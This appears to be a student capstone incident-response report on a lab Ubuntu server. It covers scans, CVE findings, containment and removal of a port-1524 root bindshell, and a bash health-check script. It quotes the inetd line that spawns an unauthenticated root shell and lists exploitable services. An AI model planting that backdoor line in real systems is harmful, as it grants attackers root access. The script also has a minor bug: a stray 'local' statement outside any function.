ENTERPRISE CYBERSECURITY INCIDENT RESPONSE & FORENSIC AUDIT

Capstone Technical Report: Enterprise Incident Response, Vulnerability Remediation, and Systems Hardening

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Document Classification: Confidential - Internal Security Audit
Target Infrastructure: `192.168.128.2` (Legacy Ubuntu Server)
Lead Security Analysts: Zohaib Aftab
Audit Date: November 2026
Incident Status: Remediated, Hardened, and Verified

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Executive Summary

Incident Overview

In November 2026, networking monitoring telemetry flagged anomalous, unauthorized outbound traffic originating from production server `192.168.128.2` (Legacy Ubuntu Server). An immediate incident response engagement was initiated to triage the host, isolate the vector of compromise, contain active risks, permanently eradicate rogue processes, and establish an automated post-remediation monitoring framework.

Root Cause & Vulnerability Analysis

A targeted forensic and vulnerability assessment revealed that the anomalous activity was driven by an unauthorized root bindshell listener operating on TCP port 1524 (`ingreslock`). This service was registered via the internet super-server (`openbsd-inetd`) and configured to spawn an interactive root shell (`/bin/bash -i`) directly upon receiving an inbound connection, bypassing all system authentication mechanisms.

Secondary vulnerability scanning identified critical attack surface exposures, notably a critical remote code execution flaw in an unnecessary IRC service (UnrealIRCd on TCP port 6667, CVE 2010-2075) and an active, unencrypted administrative protocol (Telnet on TCP port 23).

Containment & Eradication

To mitigate active exploitation without disrupting overall corporate network availability, initial host-based containment was executed via Uncomplicated Firewall (`ufw`), setting an explicit drop rule on TCP port 1524. External verification via Netcat and Nmap confirmed that inbound attack connections were immediately terminated and filtered.

Permanent eradication was completed by de-registering the `ingreslock` directive within `/etc/inetd.conf`, terminating running shell sockets, and restarting the underlying super-server daemons. Full reboot persistence testing confirmed the backdoor was permanently eliminated.

Hardening & Proactive Defense

Under the security principles of Least Privilege and MInimal Functionality, the host underwent baseline system hardening:

- **Port 23 (Telnet):** Permanently disabled to eliminate cleartext credential transmission in favor of encrypted SSH (Port 22).
- **Port 6667 (UnrealIRCd):** Neutralized and removed from system init runlevels to eliminate a critical CVE-bearing service that provided zero legitimate business value.
- **Automated Auditing:** Deployed an automated remote health-check script (`health_check.sh`) to establish continuous socket verification and alert on any configuration regression or unauthorized service revival.

Current Posture & Business Impact

All identified backdoors and obsolete services have been eradicated; targeted port scans verify that ports 1524, 23, and 6667 are fully closed. Core production services (SSH and HTTP) remain healthy and responsive. The host has been returned to operational status with an attack surface aligned with enterprise security baselines.

Investigation Timeline

The chronological sequence below outlines all detection, scoping, triage, containment, eradication, and post-remediation audit milestones executed against host `192.168.128.2`. Each operational milestone correlates directly to technical forensic artifacts documented in Appendix A.

Timestamp (EST)	Incident Response Phase	Action / Operational Milestone	Findings & Security Impact	Evidence Reference
2026-11-04 13:07	Phase 1: Environment Isolation & Triage	Configured isolated Host-Only hypervisor networking (UTM) and verified bidirectional layer-3 reachability (`192.168.128.3` to `192.168.128.2`).	Confirmed strict lab isolation and zero host leakage; target host online and responsive (0% packet loss).	Evidence A, Evidence B, Evidence C
2026-11-04 13:22	Phase 1: Port & Service Discovery	Executed full TCP SYN service discovery scan (`nmap -sS -sV -oN nmap.txt 192.168.128.2`).	Discovered multiple exposed attack vectors including Telnet (Port 23), Bindshell (Port 1524), and UnrealIRCd (Port 6667).	Evidence D
2026-11-04 14:37	Phase 2: Vulnerability Assessment	Executed targeted NSE vulnerability audit (`nmap -sV -script vuln -p … 192.168.128.2`).	Identified web tier injection vulnerabilities (SQLi) and potential remote exploitation surfaces.	Evidence E
2026-11-05 10:33	Phase 2: Threat Profiling & Classification	Synthesized scan findings via AI CTI profiling and mapped to MITRE CWE taxonomies.	Classified bindshell as CVSS 10.0 (Critical) under CWE-78 (OS Command Injection) and CWE-284 (Improper Access Control).	Evidence F, MITRE CWE-78, CWE-284, Vulnerability Matrix
2026-11-06 10:17 - 10:31	Phase 3: Evidence Preservation	Isolated volatile logs into dedicated non-volatile evidence locker directory (`/tmp/evidence/`).	Preserved forensic integrity of `apache2_logs`, `auth_logs`, `daemon_logs`, `samba_logs`, and `user_logs`, prior to active containment.	Evidence G, Containment Log
2026-11-06 16:50	Phase 3: Host Containment	Applied host-based firewall rule (`sudo ufw deny 1524`) across TCP and UDP protocols.	Backdoor ingress blocked at packet level; active remote exploitation severed without taking host or web services offline.	Evidence H, Containment Log
2026-11-06 17:02	Phase 3: Containment Verification	Tested connectivity from Kali VM via `nc -vn -w 5 192.168.128.2 1524` and `nmap -p 1524 -Pn`.	Inbound Netcat connection timed out; Nmap verified port state as `filtered`. Confirmed unauthorized access successfully blocked.	Evidence I, Containment Log
2026-11-06 17:27	Phase 4: Eradication & Hardening	Backed up and edited `/etc/inetd.conf` to comment out `ingreslock` backdoor entry, reloaded super-server daemon, and ran local Nmap scan.	Verified socket unbound (`netstat -tlpn | grep 1524` returned empty); localhost port verified `closed`; root backdoor permanently eliminated.	Evidence J

Timestamp (EST)	Incident Response Phase	Action / Operational Milestone	Findings & Security Impact	Evidence Reference
2026-11-06 17:44	Phase 4: Attack Surface Reduction	Decommissioned unencrypted Telnet (Port 23) and disabled UnrealIRCd daemon (Port 6667); verified remotely via Nmap.	Ports 23 and 6667 verified `closed`; attack surface minimized to essential business operations (SSH 22, HTTP 80).	Evidence K
2026-11-06 18:42	Phase 4: Automated Verification	Deployed and executed `health_check.sh` audit script from Kali VM (`23:41:36 UTC`).	Automated post-remediation audit passed: exploit ports closed, legitimate production services online and operational.	Evidence L

Technical Findings

Attack Hypothesis

The initial assessment indicates the threat actor most likely achieved remote compromise by exploiting unauthenticated services exposed across the host's external attack boundary. In alignment with MITRE ATT&CK (`T1190: Exploit Public-Facing Application`), the Threat Researcher identified a critical Remote Code Execution vulnerability in the Java RMI Registry (`1099/tcp`, CVE-2011-3556), allowing arbitrary class loading without prior authentication.

Forensic analysis performed by the Lead Analyst confirmed the presence of an active, unauthenticated root backdoor bound to TCP port 1524 (`bindshell`), aligning with MITRE ATT&CK (`T1059.004: Unix Shell`) and (`T1543: Create or Modify System Processes`). This listener provided immediate, interactive UID `0` (`root`) shell access upon connection without requiring credential validation or local privilege escalation. Whether leveraged as the primary point of ingress or planted as an interactive persistence mechanism following an initial RCE stage, the existence of this raw listener, coupled with cleartext legacy Berkeley r-services (`512-514/tcp`), could point to full administrative control, data exfiltration, and lateral movement across the network.

Vulnerability Matrix

Service	Port	Confirmed CVE ID	CVSS Score	Remediation Recommendation
bindshell	1524/tcp	CWE-78 / CWE-284	10.0 (Critical)	Kill running process immediately; remove service entry from `/etc/inetd.conf` and init configurations; investigate system persistence.
rmiregistry	1099/tcp	CVE-2011-3556	9.8 (Critical)	Pass `-Djava.rmi.server.useCodebaseOnly=true` to JVM flags; restrict port access to loopback (`127.0.0.1`) via firewall; patch Java runtime.
rexec / rlogin / rsh	512, 513, 514/tcp	CWE-319 / CWE-287	9.8 (Critical)	Uninstall legacy Berkeley `r-services` packages (`rsh-server`, `rlogind`); enforce SSH key authentication exclusively.
Apache Tomcat (SSL)	8180/tcp	CVE-2014-0224	7.4 (High)	Upgrade host OpenSSL libraries to `1.0.1h`, `1.0.0m`, `0.9.8za` or newer; update Tomcat native APR connector binaries.
Apache httpd 2.2.8	80/tcp	CVE-2007-6750	5.3 (Medium)	Deploy `mod_reqtimeout` / `mod_antiloris`; reduce client timeout parameters; place web services behind a reverse proxy (e.g., NGINX).
Apache Tomcat (SSL)	8180/tcp	CVE-2014-3566	3.4 (Medium)	Disable SSL 3.0 protocol within Tomcat connector (`server.xml`); configure `sslProtocols="TLSv1.2,TLSv1.3"` and disallow CBC ciphers.
Apache Tomcat (SSL)	8180/tcp	CVE-2015-4000	3.7 (Low)	Generate custom Diffie-Hellman parameters ≥ 2048 bits; disable export ciphers; transition to ECDHE suites.

Network Architecture & Isolation

Hypervisor network isolation parameters and adapter configurations are documented in Appendix A (Evidence A).

Consolidated Scan Results & Attack Surface Identification

Initial host discovery and reconnaissance were executed from the isolated Kali Analyst workstation (`192.168.128.3`) targeting the legacy production server (`192.168.128.2`). Full TCP port scanning and service detection (`nmap -sS -sV`) revealed an excessively permissive network footprint characterized by obsolete daemons, unencrypted administration protocols, and unauthorized listeners.

- **Port 21/tcp (`vsftpd 2.0.8 or later`):** File Transfer Protocol listener allowing potential cleartext data exfiltration.
- **Port 22/tcp (`OpenSSH 4.7p1 Debian 8ubuntu1`):** Authorized encrypted administrative interface (Protocol 2.0).
- **Port 23/tcp (`Linux telnetd`):** Legacy administrative protocol operating cleartext transmission of credentials and session data.
- **Port 80/tcp (`Apache httpd 2.2.8`):** Web application server hosting vulnerable test suites (PHP 5.2.4-2ubuntu5.10).
- **Port 1099/tcp (`GNU Classpath rmiregistry`):** Java Remote Method Invocation registry vulnerable to arbitrary codebase execution.
- **Port 1524/tcp (`ingreslock/Bash shell`):** Unauthenticated interactive root shell listener.
- **Port 6667/tcp (`UnrealIRCd`):** Unnecessary Internet Relay Chat service harboring known remote code execution vulnerabilities.

Primary Attack Vector: Root Bindshell Analysis (Port 1524)

The primary critical security incident identified on the host was an active, unauthenticated listener bound to TCP port 1524 (`ingreslock`).

Technical Mechanisms & Process Binding

Deep-dive configuration inspection identified that the bindshell was not executed via a standalone rogue compiled binary, but rather weaponized through the host's standard internet super-server daemon (`openbsd-inetd`). The configuration file `/etc/inetd.conf` contained the following directive:

```
Shell
ingreslock stream tcp nowait root /bin/bash bash -i
```

Upon establishing a TCP handshake on port 1524, `inetd` intercepted the socket, spawned an interactive Bourne-Again shell (`/bin/bash -i`), redirected standard input/output/error directly to the network socket, and assigned execution context immediately to UID `0` (`root`) without prompting for authentication credentials.

Vulnerability & Taxonomical Classification

- **Common Vulnerability Scoring System (CVSS): 10.0 (Critical):** High impact across Confidentiality, Integrity, and Availability, with minimal attack complexity and zero privileges required.
- **CWE-78: Improper Neutralization of Special Elements used in an OS Command:** The service directly funneled raw network inputs into an operating system shell interpreter without sanitization, command filtering, or environment isolation.
- **CWE-284: Improper Access Control:** The socket listener lacked any authentication barrier, authorization check, or ACL gating, allowing arbitrary network entities to claim administrative control.

Secondary Attack Surface Vulnerabilities

A. Obsolete & Vulnerable Daemons (CVE-2011-3556 & CVE-2010-2075)

- **Java RMI Registry (Port 1099):** The `rmiregistry` service was identified as vulnerable to CVE-2011-3556 (CVSS 9.8). Default configurations permitted remote clients to supply arbitrary codebase URLs, allowing unauthenticated adversaries to execute arbitrary serialized Java code in the server's execution context.
- **UnrealIRCd Backdoor (Port 6667):** The listening chat daemon harbored the well-documented backdoor flaw (CVE-2010-2075), enabling remote threat actors to execute OS commands by sending commands prepended with specific control sequences.

B. Cleartext Administrative Exposure (Port 23 & Legacy R-Services)

- **Telnet Services (Port 23):** Running `Linux telnetd` transmitted administrative credentials in plaintext across the local network segment, exposing the host to network sniffing, credential capture, and session replay attacks.
- **Legacy Berkeley R-Services (Ports 512, 513, 514):** Services (`rexec`, `rlogin`, `rsh`) were active. These legacy protocols violate modern enterprise transit security standards (CWE-319: Cleartext Transmission of Sensitive Information) and rely on outdated IP-trust relationships (CWE-287: Improper Authentication).

C. Web Application & Cryptographic Exposures

- **Web Tier Flaws:** Targeted NSE scans identified active SQL injection and arbitrary file inclusion pathways within test application paths (`/mutillidae/`).
- **Transport Cryptography:** Apache Tomcat SSL listeners on Port 8180 exhibited legacy protocol support vulnerable to POODLE (CVE-2014-3566) and Logjam (CVE-2015-4000).

Forensic Artifact Preservation

Prior to executing active remediation steps, incident responders preserved non-volatile and volatile system artifacts to maintain the evidentiary chain of custody. A dedicated forensic locker was initialized at '/tmp/evidence/' with restricted permissions:

- **`auth_logs` (35,864 bytes):** Captures user logins, PAM authentications, and privilege escalations.
- **`daemon_logs` (322,635 bytes):** Preserved service start sequences, daemon anomalies, and socket bindings.
- **`apache2_logs`:** Preserved HTTP access and error logs for web vector tracing.
- **`samba_logs` & `user_logs`:** Retained for cross-service persistence and file-sharing auditing.

Remediation & Hardening

Host Isolation & Containment (Port 1524)

Upon verifying the unauthenticated root listener on TCP port 1524, surgical containment was initiated to sever external exploitation pathways without disrupting normal operations or taking the host offline:

Timestamp (EST)	Target Service / Port	Action Taken	Rationale	Result
2026-11-06 10:17 - 10:31	System State / Volatile Memory	Dumped active sockets, process tables, and user sessions to `/tmp/evidence/`; backed up `auth_logs`, `daemon_logs`, `apache2_logs`, and `samba_logs`.	Preserves critical volatile evidence in RAM and prevents logs from being altered or overwritten before executing containment actions.	**Success:** Forensics locker established at `/tmp/evidence/`.
2026-11-06 16:50	TCP/UDP 1524 (Root Bindshell)	Executed `sudo ufw deny 1524` to enforce packet-level firewall drops across TCP and UDP protocols.	Surgically isolates and neutralizes the active unauthenticated root backdoor listener without shutting down the server or disrupting vital business services.	**Success:** UFW firewall rule active; incoming packets dropped.
2026-11-06 17:02	Port 1524 from Analyst VM (Kali)	Executed `nc -vn -w 5 192.168.128.2 1524` and `nmap -p 1524 -Pn 192.168.128.2`.	Validates from an external attacker perspective that the network attack surface is successfully blocked and non-responsive.	**Success:** Netcat connection timed out; Nmap confirmed port status is `filtered`.

1. **Firewall Rule Enforcement:** Executed `sudo ufw deny 1524` to enforce kernel-level packet drops across incoming TCP and UDP traffic targeting the bindshell.
2. **State Validation:** Verified rule activation via `sudo ufw status`, confirming inbound traffic on port 1524 was set to `DENY` from `Anywhere`.
3. **External Ingress Verification:** Executed connectivity checks from the Kali Analyst VM (`192.168.128.3`):
    - `nc -vn -w 5 192.168.128.2 1524`: Connection timed out after 5 seconds with zero banner return.
    - `nmap -p 1524 -Pn 192.168.128.2`: Reported port state as `filtered`, confirming packets were dropped at the host boundary.

Permanent Eradication of Root Bindshell

Following containment, permanent removal of the backdoor mechanism was executed directly on `192.168.128.2`:

1. **Configuration Purge:** Created a backup copy of the super-server configuration, then edited `/etc/inetd.conf` to decommission the entry:

```shell
#ingreslock stream tcp nowait root /bin/bash bash -i
```

2. **Process & Socket Termination:** Terminated any dormant or active socket instances and restarted the `openbsd-inetd` super-server daemon.
3. **Localhost Validation:** Executed `sudo netstat -tlpn | grep 1524` (returned null) followed by `nmap -p 1524 localhost`, verifying the port state transitioned to `closed`.
4. **Persistence Testing:** Executed a full system reboot to confirm the service did not register across init runlevels.

Baseline Hardening & Attack Surface Reduction

To enforce the security principles of Least Privilege and Minimal Functionality, legacy administrative and obsolete daemons were neutralized:

- **Telnet Service (Port 23):** Decommissioned in `/etc/inetd.conf`. Administrative access is restricted to authenticated, encrypted SSH sessions on port 22.
- **UnrealIRCd Daemon (Port 6667):** Terminated active processes, revoked execution permissions from service binaries, and removed startup symlinks across init runlevels.
- **Remote Surface Scan:** Executed `nmap -p 23, 6667 -Pn 192.168.128.2` from the Kali workstation. Both ports were verified `closed`.

Automated Remediation Auditing

To confirm that post-remediation hardening goals were met and to detect any future service regression, the automated audit script `health_check.sh` was executed against the target:

- **Target Host:** `192.168.128.2` | **Operator:** Zohaib Aftab (Analyst)
- **Connectivity Check:** ICMP echo test confirmed host responsiveness (`[REACHABLE]`).
- **Exploit Vector Audit:** Ports 1524, 23, and 6667 verified `[SECURE - CLOSED]`.
- **Production Service Audit:** Ports 22 (SSH) and 80 (Apache HTTP) verified `[ONLINE - OPERATIONAL]`.
- **Audit Verdict:** Full compliance achieved (`[AUDIT COMPLETE] System posture matches baseline remediation goals`).

Health Check Script

Shell

```
#!/usr/bin/env bash
# ================================================================================
# Enterprise Security Audit & System Health Check Script
# Author: Zohaib Aftab
# Date: 2026-11-06
# Target Host: 192.168.128.2 (Legacy Ubuntu Server)
# Description: Automated remote health validation post-incident remediation.
#              Audits eradication of backdoor (TCP 1524), confirms attack
#              surface reduction (TCP 23, TCP 6667), and validates business uptime.
# ================================================================================

TARGET_IP="192.168.128.2"
TIMEOUT_SEC=3
local status=$?

# ANSI Color Codes for Executive Output Formatting
RED='\033[0;31m'
GREEN='\033[0;32m'
BLUE='\033[0;34m'
YELLOW='\033[1;33m'
BOLD='\033[1m'
NC='\033[0m' # No Color

echo -e
"${BLUE}${BOLD}=================================================================${NC}"
echo -e "${BLUE}${BOLD}      HOST INTEGRITY & INCIDENT REMEDIATION HEALTH CHECK
${NC}"
echo -e
"${BLUE}${BOLD}=================================================================${NC}"
echo -e "Target Host    : ${YELLOW}${TARGET_IP}${NC}"
echo -e "Audit Date     : $(date -u +"%Y-%m-%d %H:%M:%S UTC")"
echo -e "Operator       : Zohaib Aftab (Analyst)"
```

```
echo -e "${BLUE}-----------------------------------------------------------------${NC}"

# 1. Host Reachability Pre-check (ICMP Echo)
echo -ne "Testing Network Connectivity (ICMP Echo)... "
if ping -c 2 -W 2 "${TARGET_IP}" > /dev/null 2>&1; then
    echo -e "${GREEN}${BOLD}[REACHABLE]${NC}"
else
    echo -e "${RED}${BOLD}[UNREACHABLE]${NC} - Host offline or blocking ICMP."
    exit 1
fi

echo -e "\n${BOLD}[SECTION 1: EXPLOIT & ATTACK SURFACE AUDIT]${NC}"

# Function to audit decommissioned/backdoor ports (PASS = CLOSED)
check_closed_port() {
    local port="$1"
    local service="$2"

    nc -z -v -w "${TIMEOUT_SEC}" "${TARGET_IP}" "${port}" > /dev/null 2>&1
    local status=$?

    if [ ${status} -ne 0 ]; then
        echo -e "  * Port ${port} (${service}) : ${GREEN}${BOLD}[SECURE - CLOSED]${NC}"
    else
        echo -e "  * Port ${port} (${service}) : ${RED}${BOLD}[ALERT - PORT
LISTENING!]${NC}"
    fi
}

# Audit primary vulnerability and hardened ports
check_closed_port 1524 "Root Bindshell Backdoor"
check_closed_port 23   "Unencrypted Telnet Protocol"
check_closed_port 6667 "UnrealIRCd Chat Daemon"

echo -e "\n${BOLD}[SECTION 2: APPROVED PRODUCTION BUSINESS SERVICES]${NC}"

# Function to audit authorized business services (PASS = OPERATIONAL)
check_open_port() {
    local port="$1"
    local service="$2"

    nc -z -v -w "${TIMEOUT_SEC}" "${TARGET_IP}" "${port}" > /dev/null 2>&1
    local status=$?

    if [ ${status} -eq 0 ]; then
        echo -e "  * Port ${port} (${service}) : ${GREEN}${BOLD}[ONLINE -
OPERATIONAL]${NC}"
    else
        echo -e "  * Port ${port} (${service}) : ${YELLOW}${BOLD}[DEGRADED /
INACTIVE]${NC}"
    fi
}

# Audit verified business services
```

```
check_open_port 22  "OpenSSH Management"
check_open_port 80  "Apache HTTP Server"

echo -e "${BLUE}------------------------------------------------------------------${NC}"
echo -e "${GREEN}${BOLD}[AUDIT COMPLETE] System posture matches baseline remediation
goals.${NC}\n"
```

Lessons Learned

Operational Challenge

The most significant troubleshooting challenge encountered during the remediation phase was isolating and permanently eradicating the `ingreslock` backdoor on TCP port 1524. Initial attempts focused on standard process termination using `kill` commands; however, the listener persistently reappeared upon system reboot. Root-cause analysis revealed that the backdoor was not a standalone binary process, but rather an active socket registered within the host's internet super-server (`openbsd-inetd`). Simply killing the spawned shell process left the parent daemon listening on the socket. True eradication required editing `/etc/inetd.conf` to comment out the `ingreslock` directive, restarting the `inetd` daemon, and verifying socket closure via post-reboot persistence testing.

Key Technical Takeaway

A vital takeaway from the engagement was learning how to independently cross-reference disparate technical resources when resolving unfamiliar system behaviors. When initial eradication attempts stalled, diagnosing the underlying mechanisms required correlating information across CVE databases, technical forums (such as Reddit and administrative communities), official Linux documentation, and targeted OSINT searches. In modern incident response, an analyst cannot rely on siloed tools or memorized runbooks alone; bridging the gap between automated scan anomalies and true system remediation demands an investigative mindset that synthesizes technical documentation, community intelligence, and authoritative vulnerability registries to track an exploit to its actual root cause.


AI Utilization

Leveraging an AI Virtual Analyst significantly accelerated threat intelligence profiling, rapidly correlating port banners to MITRE CWE taxonomies (CWE-78, CWE-284), and drafting base automation logic for the health check script. However, the simulation reinforced the critical necessity of the "Trust but Verify" mandate: manual validation against authoritative NVD repositories and live terminal execution was essential to eliminate non-applicable CVE suggestions, resolve syntax discrepancies in legacy environments, and ensure remediation commands directly addressed the actual state and configuration of the system.


Appendix A: Evidence Locker

The appendix catalogues all primary forensic evidence, network scans, and configuration screenshots captured during the investigation, containment, eradication, and verification lifecycle of host `192.168.128.2`.


Evidence A: Zohaib Aftab - Network Settings




Evidence B: Zohaib Aftab - Target IP



